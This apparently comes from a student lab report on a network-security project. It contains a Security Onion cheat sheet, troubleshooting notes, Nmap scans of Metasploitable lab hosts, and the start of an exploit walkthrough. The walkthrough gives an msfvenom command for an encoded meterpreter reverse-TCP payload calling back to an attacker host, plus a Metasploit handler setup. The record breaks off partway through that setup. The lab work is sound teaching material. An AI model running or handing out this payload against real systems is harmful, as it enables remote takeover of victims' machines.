Bro Config	/opt/bro/etc/networks.cfg,node.cfg	Wazuh Rules	/var/ossec/rules	Start/Stop Specific Container/Service	so-<noun>-verb Ex: so-logstash-start stop
Bro Local Policy/Scripts/Intel	/opt/bro/share/bro/site/local.bro (config) /opt/bro/share/bro/policy/scripts /opt/bro/share/bro/intel/intel.dat (intel)	Wazuh Rules (Custom)	/var/ossec/rules/local_rules.xml	Add Analyst (Sguil/Squert/Kibana) User	so-user-add
Elasticsearch Config	/etc/elasticsearch/elasticsearch.yml /etc/elasticsearch/jvm.options (heap size)	Elastalert	/etc/elastalert/rules	Change Analyst User Password	so-user-passwd
Logstash Config	/etc/logstash/jvm.options (heap size) /etc/logstash/conf.d (standard pipeline config) /etc/logstash/custom (custom pipeline config and custom templates)			Add/View Firewall Rules (Analyst, Beats, Syslog, etc.)	so-allow so-allow-view
Kibana Config	/etc/kibana/kibana.yml			Update SO (and Ubuntu) soup	so-up
Curator Config	/etc/curator/config/curator.yml			Update Rules	rule-update
Syslog-NG	/etc/syslog-ng/syslog-ng.conf			Generate SO Statistics	sostat
Wazuh	/var/ossec/etc/ossec.conf			Check Redis Queue Length	redis-cli llen logstash:redis
Sguil (Server)	/etc/nsm/securityonion/sguild.conf				
Sguil (Client)	/etc/sguil/sguil.conf				
Sguil (Email)	/etc/nsm/securityonion/sguild_email				
Onionsalt	/opt/onionsalt				

Log Files		Data Directories	
Scope	File	Data	Directory
Bro	/nsm/bro/logs/current/stderr.log (errors), reporter.log (errors/warnings), loaded_scripts.log (loaded scripts)	Packet Capture (Sensor)	/nsm/sensor_data/<hostname-interface>/dailylogs
Elastalert	/var/log/elastalert/elastalert_stderr.log	Alert Data (Sensor)	/nsm/sensor_data/<hostname-interface>
Elasticsearch	/var/log/elasticsearch/<hostname>.log	Alert Data (Master)	/var/lib/mysql/securityonion_db
Logstash	/var/log/logstash/logstash.log	Bro (Archived) (Sensor)	/nsm/bro/logs/yyyy-mm-dd
Kibana	/var/log/kibana/kibana.log	Bro (Current Hr) (Sensor)	/nsm/bro/logs/current
OSSEC	/var/ossec/logs/ossec.log	Bro Extracted Files (Sensor)	/nsm/bro/extracted (only EXEs extracted, by default)
Sensor Logs	/var/log/nsm/<hostname-interface>/snort-n.log, bar-metrics-n.log, suricata.log, netsniff-ng.log	Elasticsearch (Master/Heavy/Storage)	/nsm/elasticsearch/nodes/x/indices
Sguil	/var/log/nsm/securityonion/sguild.log		

Performance Tuning	
Target	Parameter/File
Bro	lb_procs in /opt/bro/etc/node.cfg
snort/Suricata	IDS_LB_PROCS in /etc/nsm/<hostname-interface>/sensor.conf
PF_RING	min_num_slots in /etc/modprobe.d/pf_ring.conf
Netsniff-NG	PCAP_OPTIONS, PCAP_SIZE, PCAP_RING_SIZE in /etc/nsm/<hostname-interface>/sensor.conf

Salt Commands (from Master Server)	
Task	Command
Execute Command	salt '*' cmd.run '<command>'
Verify Minions Up	salt '*' test.ping
Sync Minions	salt '*' state.highstate
Update Entire Deployment	soup && salt '*' cmd.run 'soup -f'

Port/Protocols/Services (Distributed Deployment)	
Port/Protocol	Service/Purpose
22/tcp (Sensor/Master)	SSH access/AutoSSH tunnel from sensor(s) to Master
4505-4506/tcp (Master)	Salt comm from sensor(s) to Master
7736/tcp (Master)	Sguil comm from sensor(s) to Master

Support	
Mailing List	https://securityonion.net/docs/maillinglists
Reddit	https://www.reddit.com/r/securityonion/
Docs	https://securityonion.readthedocs.io
Blog	https://blog.securityonion.net
Training, Professional Services, Hardware Appliances	https://securityonionsolutions.com

Originally Designed by: Chris Sanders - <http://www.chrissanders.org> - @chrissander288
Updated by: Security Onion Solutions - <https://securityonion.net> - @securityonion
Security Onion Version: 16.04.6.1
Last Modified: 05.14.2019

Fig. 185. Cheat Sheet for Security Onion Developed by Chris Sanders, [130]

i. SSH Issues

During the setup procedure, the stage in which the user is prompted for the SSH username and Password at the end of the sensor connection stage. In the case where this setup process needs to be redone or to be done on new machine for any reason, the stored SSH Keys for the machines should be removed. Otherwise, an error will arise, preventing SSH connections from being established as illustrated in Fig. 91.

```

@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@  WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!  @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ECDSA key sent by the remote host is
SHA256:LFUr8zx1LbYP.j/HLh8Uga0ncDpVyBQX6sDfM0KHQFME.
Please contact your system administrator.
Add correct host key in /root/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /root/.ssh/known_hosts:1
  remove with:
  ssh-keygen -f "/root/.ssh/known_hosts" -R 192.168.40.1
ECDSA host key for 192.168.40.1 has changed and you have requested strict checking.
Host key verification failed.
lost connection


```

Fig. 186. Error posted in the log files at /var/log/nsm/sosetup.log on the sensor machine

To get past this error, the command within the error is to be used: `ssh-keygen -f "/root/.ssh/known_hosts" -R 192.168.40.1`. Whereby the IP Address in the Figure is the IP Address of the Master Server. However, this can be changed as per needed. Once this command is entered, the command will tell the user that any old keys are stored in a `.old` file. This can be deleted if the user does not need these keys, otherwise, it should be left and secured in some manner.

ii. *SALT Issues*

Relating again to the installation of the Security Onion into a certain deployment, if a new machine is added to a preconfigured environment, and the setup procedure is to be done again to link to a new machine, then additional procedures must be done to remedy this connection. Most often this error will be seen when any Security Onion command is used that requires the Salt software to update or do some other type of function. This is because Salt is a way to help the master server manage the sensors on the network. It uses its own set of private keys to enable this to be secure as possible, as such, if certain parameters of the keys match a similar machine on the network and it was not the original, key conflicts will occur. An example of this error is seen in Fig. 92. To address this, the original key file is to be deleted. This is done via the removal of the public key present on the sensor. After this has been done, the sensor is to be rebooted, and once back up and connected to the Master Server using the SSH connection, will have the public key updated properly and fully working.



```
199.185.120.229 - PuTTY
soslave@soslave3-virtual-machine:~$ sudo rule-update
[INFO ] Determining pillar cache
[ERROR ] The master key has changed, the salt master could have been subverted
, verify salt master's public key
[CRITICAL] The Salt Master server's public key did not authenticate!
The master may need to be updated if it is a version of Salt lower than 2015.8.8
, or
If you are confident that you are connecting to a valid Salt Master, then remove
the master public key and restart the Salt Minion.
The master public key can be found at:
/etc/salt/pki/minion/minion_master.pub
Invalid master key
soslave@soslave3-virtual-machine:~$
```

Fig. 187. Displayed Error for the Salt Master Public key when doing rule-update command

iii. *Slow Alerts or High Resource Usage [Untested]*

In terms of resource usage, the environment should not in theory be generating much or any alerts. However, in the case of Security Onion, the amount of information being sent as alerts can be overbearing and cumbersome given the current allocated RAM. This, however, can be optimized. One such solution is to disable the HIDS OSSEC agents on all the sensors. In doing so, the number of alerts can be reduced as the sensors are not sending alerts from any file system changes or related activities on the sensors themselves. Rather, the only alerts being sent would be network-based alerts, freeing up processing on all ends of the deployment. This is done with the following commands below:

- `sudo service ossec-hids-server stop`
- `sudo update-rc.d -f ossec-hids-server disable`

Additional processes can also be disabled; however, this is likely the most impactful service running and is a constant appearance in the alerts section of the Master Server and why it is the best option to stop first.

NOTE: Although this may help with the flood of alerts the master server may receive, this would also become a tradeoff in the stance of security as well. As what was once also a monitored machine, if it becomes compromised, will lack the ability to determine this easily. Meaning that, in a real-life scenario, if a sensor were to be

compromised it would allow a user to sniff traffic relatively easily and allow better reconnaissance on their end. Enabling this malicious user better infiltration and exploitation possibilities on the network. Luckily, there are other processes mentioned in the Security Onion Wiki that could also be disabled. In this way, the tradeoff in security could be sidestepped and still decrease the alert flood. These can be seen here [131].

iv. *Space Constraints and Log Overabundance*

In keeping things simple for the sake of the lab, the default setting for Security Onion was used. However, to better respect the limitations on the vinetctl environment and reduce the impact of the IDS Network segment logs will have to be better managed and purged to aid in this effort. To do this, the following commands can be run:

- `sudo nsm_server_clear`
- `sudo nsm_server_user-add`
- `sudo nsm_sensor_clear`

These commands above help to purge the logs in a manual fashion. The first command removes all the logs associated with the Sguil database, including the user account used to sign into this service (this includes Kibana and Squert). To remedy the loss of this account, the next command is run. Which allows the creation of this exact account deleted, meaning access to the database can be granted again (the default account for this is set to be `seconionmgmt` for both username and password credentials). The last command is used to remove the alert logs sent or stored on the sensors themselves via Salt. All of which if used, help to clear logs from the master server, freeing up space. Since this is a manual process, it must be run periodically. Thus, to automate it, the next set of steps are to be run:

- `sudo nano /etc/nsm/securityonion.conf`
 - o Once in the file edit `DAYSTOKEEP` to 0
- `sudo sguil-db-purge`

The above commands help to automate this process. The first involves the setting the period for log retention. When zero is entered as the value here, it will only retain the logs for 24 hours. After which the logs will be removed from the Sguil database. The last command, once the file is saved, begins this process immediately and purges the logs according to the changes made to the file. Once all the logs have been removed, and space has been cleared, the `DAYSTOKEEP` value is set to 5. In this way, logs are kept for 5 days, which the IDS team felt was sufficient time to do testing properly. To ensure this change to 5-day log retention is enabled, and upheld, the master server should be reset.

In addition to this above, another method was found to help keep logs and backups from overloading the storage of the management server. Similar to that above, it was the addition of the following line `DAYSTOKEEP_RULE_BACKUPS=1` in the `securityonion.conf` file. This can also be seen in the Figure below. The line here was added because, whenever the command `sudo so-rule-update` was run to update the rules to the management server and sensors, it created a backup of the current rule set every time and retained them for a period of 30 days. As such, this caused storage issues on the management server, and prevented nearly every operation on the machine from running. Thus, to prevent this from happening again, this line was added and the day set to 1 to retain only the backups from a single day, keeping storage usage down. In addition to this, setting this variable to -1 will, once the `so-rule-update` command is run, delete all rule backups.

```

199.185.120.229 - PuTTY
GNU nano 2.5.3      File: securityonion.conf

/etc/nsm/securityonion.conf
# Generated by Security Onion Setup (sosetup) at Mon Feb  8 09:51:10 UTC 2021

# Which IDS engine would you like to run?
ENGINE=snort

# Configuration to Limit the number and Size of Rule Backups to prevent
# overloading the disk with the "so-rule-update" command
# Ref: https://github.com/Security-Onion-Solutions/securityonion-rule-update/bl$

DAYSTOKEEP_RULE_BACKUPS=1

# How many days would you like to keep in the Sguil database archive?
DAYSTOKEEP=5

# How many days worth of tables would you like to repair every day?
DAYSTOREPAIR=7

# At what percentage of disk usage should the NSM scripts warn you?
[ Read 117 lines ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line

```

Fig. 188. Changed configuration File for Space Issue

ADDITIONAL TROUBLESHOOTING RESOURCES [132], [133], [134].

II. NMAP ON THE PENTESTING TOPOLOGY

A. Nmap scan results on the trusted zone

```

Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-22 14:59 MDT
Nmap scan report for 192.168.10.21
Host is up (0.0011s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server   Microsoft Terminal Services
MAC Address: 52:54:00:12:50:13 (QEMU virtual NIC)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.10.23
Host is up (0.00082s latency).
All 1000 scanned ports on 192.168.10.23 are closed

MAC Address: 52:54:00:12:50:15 (QEMU virtual NIC)

```

Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.10.24

Host is up (0.0010s latency).

Not shown: 990 closed ports

PORT	STATE	SERVICE	VERSION
23/tcp	open	telnet	Microsoft Windows XP telnetd
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds	Microsoft Windows 7 - 10 microsoft-ds (workgroup: >
49152/tcp	open	msrpc	Microsoft Windows RPC
49153/tcp	open	msrpc	Microsoft Windows RPC
49154/tcp	open	msrpc	Microsoft Windows RPC
49155/tcp	open	msrpc	Microsoft Windows RPC
49156/tcp	open	msrpc	Microsoft Windows RPC
49157/tcp	open	msrpc	Microsoft Windows RPC
49158/tcp	open	msrpc	Microsoft Windows RPC

MAC Address: 52:54:00:12:50:16 (QEMU virtual NIC)
Device type: general purpose

Running: Microsoft Windows 7|2008|8.1

OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
cpe:/o:mi>

OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1,
Windows Ser>

Network Distance: 1 hop

Service Info: Host: WIN-P3UONSKTM74; OS: Windows; CPE:
cpe:/o:microsoft:windows

Nmap scan report for 192.168.10.25

Host is up (0.00099s latency).

Not shown: 999 closed ports

PORT	STATE	SERVICE	VERSION
5555/tcp	open	freeciv?	

1 service unrecognized despite returning data. If you know the
service/version,>

SF-Port5555-TCP:V=7.91%I=7%D=3/22%Time=60590583%P=x86_64-pc-linux-gnu%r(ad
SF:bConnect,A8,"CNXN\x01\0\0\x01\0\x10\0\0\x90\0\0\0\x8e1\0\0\xbc\xbl\xa7\
SF:xb1device::ro\.product\.name=android_x86_64;ro\.product\.model=Standard
SF:\x20PC\x20\ (i440FX\x20\+\x20PIIX,\x201996\);ro\.product\.device=x86_64;
SF:features=cmd,stat_v2,shell_v2");

MAC Address: 52:54:00:12:50:17 (QEMU virtual NIC)

Device type: general purpose

Running: Linux 4.X|5.X

OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5

OS details: Linux 4.15 - 5.6

Network Distance: 1 hop

Nmap scan report for 192.168.10.26

Host is up (0.00083s latency).

All 1000 scanned ports on 192.168.10.26 are closed

MAC Address: 52:54:00:12:50:19 (QEMU virtual NIC)

```

Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.10.100
Host is up (0.00079s latency).
All 1000 scanned ports on 192.168.10.100 are closed
MAC Address: 52:54:00:12:50:02 (QEMU virtual NIC)
Device type: printer|general purpose
Running: Intermec embedded, OpenBSD 3.X|4.X|5.X|6.X
OS CPE: cpe:/o:openbsd:openbsd:3.4 cpe:/o:openbsd:openbsd:4
cpe:/o:openbsd:open>
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.10.90
Host is up (0.000040s latency).
All 1000 scanned ports on 192.168.10.90 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at
http>
Nmap done: 256 IP addresses (7 hosts up) scanned in 133.54 seconds

```

B. Nmap scan results on the Proxy zone

```

Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-22 15:14 MDT
Nmap scan report for 192.168.20.11
Host is up (0.0019s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Bash shell (**BACKDOOR**; root shell)
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1

```

```
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 2 hops
Service Info: Hosts: metasploitable.localdomain, P1,
irc.Metasploitable.LAN; O>
```

```
Nmap scan report for 192.168.20.21
Host is up (0.0018s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Bash shell (**BACKDOOR**; root shell)
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
```

```
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 2 hops
Service Info: Hosts: metasploitable.localdomain, P2,
irc.Metasploitable.LAN; O>
```

```
Nmap scan report for 192.168.20.31
Host is up (0.0018s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```



```

445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login?
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Bash shell (**BACKDOOR**; root shell)
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1

```

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

Network Distance: 2 hops

Service Info: Hosts: metasploitable.localdomain, P3,

irc.Metasploitable.LAN; O>

Nmap scan report for 192.168.20.41

Host is up (0.0022s latency).

Not shown: 978 closed ports

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	2 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open	exec	netkit-rsh rexecd
513/tcp	open	login?	
514/tcp	open	shell	Netkit rshd
1099/tcp	open	java-rmi	GNU Classpath grmiregistry
		GNU nano 5.4	Proxy.txt
1524/tcp	open	bindshell	Bash shell (**BACKDOOR**; root shell)
2049/tcp	open	nfs	2-4 (RPC #100003)
2121/tcp	open	ftp	ProFTPD 1.3.1
3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open	vnc	VNC (protocol 3.3)
6000/tcp	open	X11	(access denied)
6667/tcp	open	irc	UnrealIRCd
8180/tcp	open	unknown	

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

Network Distance: 2 hops

```

Service Info: Hosts: metasploitable.localdomain, P4,
irc.Metasploitable.LAN; O>

Nmap scan report for 192.168.20.100
Host is up (0.00079s latency).
All 1000 scanned ports on 192.168.20.100 are closed
Device type: printer|general purpose
Running: Intermec embedded, OpenBSD 3.X|4.X|5.X|6.X
OS CPE: cpe:/o:openbsd:openbsd:3.4 cpe:/o:openbsd:openbsd:4
cpe:/o:openbsd:open>
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.20.101
Host is up (0.0014s latency).
All 1000 scanned ports on 192.168.20.101 are closed
Device type: printer|general purpose
Running: Intermec embedded, OpenBSD 3.X|4.X|5.X|6.X
OS CPE: cpe:/o:openbsd:openbsd:3.4 cpe:/o:openbsd:openbsd:4
cpe:/o:openbsd:open>
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at
http>
Nmap done: 256 IP addresses (6 hosts up) scanned in 253.46 seconds

```

C. Nmap scan results on the Demilitarized zone

```

Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-11 00:45 EST
Nmap scan report for 192.168.30.11
Host is up (0.00013s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql?
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)

```

```
6667/tcp open  irc          UnrealIRCd
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:70:F1:30 (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 193.85 seconds

Starting Nmap 7.80 (<https://nmap.org>) at 2021-03-24 01:38 EDT

Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn

Nmap done: 1 IP address (0 hosts up) scanned in 3.90 seconds

```
root@kali:/home/kali# nmap -sV 192.168.30.21
```

Starting Nmap 7.80 (<https://nmap.org>) at 2021-03-24 01:38 EDT

Nmap scan report for 192.168.30.21

Host is up (0.0025s latency).

Not shown: 977 closed ports

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet?	
25/tcp	open	smtp?	
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	2 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open	exec?	
513/tcp	open	login?	
514/tcp	open	shell?	
1099/tcp	open	java-rmi	GNU Classpath grmiregistry
1524/tcp	open	bindshell	Metasploitable root shell
2049/tcp	open	nfs	2-4 (RPC #100003)
2121/tcp	open	ccproxy-ftp?	
3306/tcp	open	mysql?	
5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open	vnc	VNC (protocol 3.3)
6000/tcp	open	X11	(access denied)
6667/tcp	open	irc	UnrealIRCd
8009/tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

```

Nmap done: 1 IP address (1 host up) scanned in 194.23 seconds

Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-13 15:10 EST
Nmap scan report for 192.168.30.31
Host is up (0.0011s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu
Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp         CUPS 1.7
3306/tcp  open  mysql       MySQL (unauthorized)
6667/tcp  open  irc         UnrealIRCd
8080/tcp  open  http         Jetty 8.1.7.v20120910
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net;
OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.10 seconds

```

III. EXPLOIT WALKTHROUGH

Attacks performed by the Trusted Zone Team

***** The contribution of Jerbin Kolencheril starts here*****

- A. *Playbook 1: Creating a malicious file using msfvenom to create a reverse TCP connection from the victim Windows 10 machine to the attacker machine*

Scenario: A malicious user from outside the organization hosted malicious files on a webserver and send phishing email to members in the organization. A small percentage of people ran the malicious file from the webserver to get their systems compromised.

Step 1: Creation of a malicious file (**weaponization**) using msfvenom. An encoded Windows executable payload is designed which can create a backdoor to the attacker machine (with IP configuration 10.10.10.11:4444).

```

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.11 LPORT=4444 -e
x86/shikata_ga_nai -f exe > /root/shikata.exe

```

Step 2: The created payload is transferred to the victim (**delivery**). Multiple methods can be used to serve this purpose with the most common being phishing mail. Other methods include the use of a web server (user clicks on a link in a website to download and run the malicious file), remote desktop protocol, or the use of a USB/external hard drive. For transferring it via web server, the kali machine can be set as a web server (making use of the preinstalled Apache server) and the client machine can access the webserver to download and run the malicious file.

Step 3: Start the Metasploit console in the attacker machine using the command *msfconsole*

Step 4: Now Metasploit is used to exploit the victim machine (**exploitation**). A reverse TCP payload is created to set up a meterpreter connection using the exploit 'multi/handler'. LHOST is set to the attacker machine's IP address and LPORT is set to the port through which the reverse TCP connection will be established (as specified in the created malicious file). Finally, the command 'exploit' is entered to initiate the exploitation.

```

msf5 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
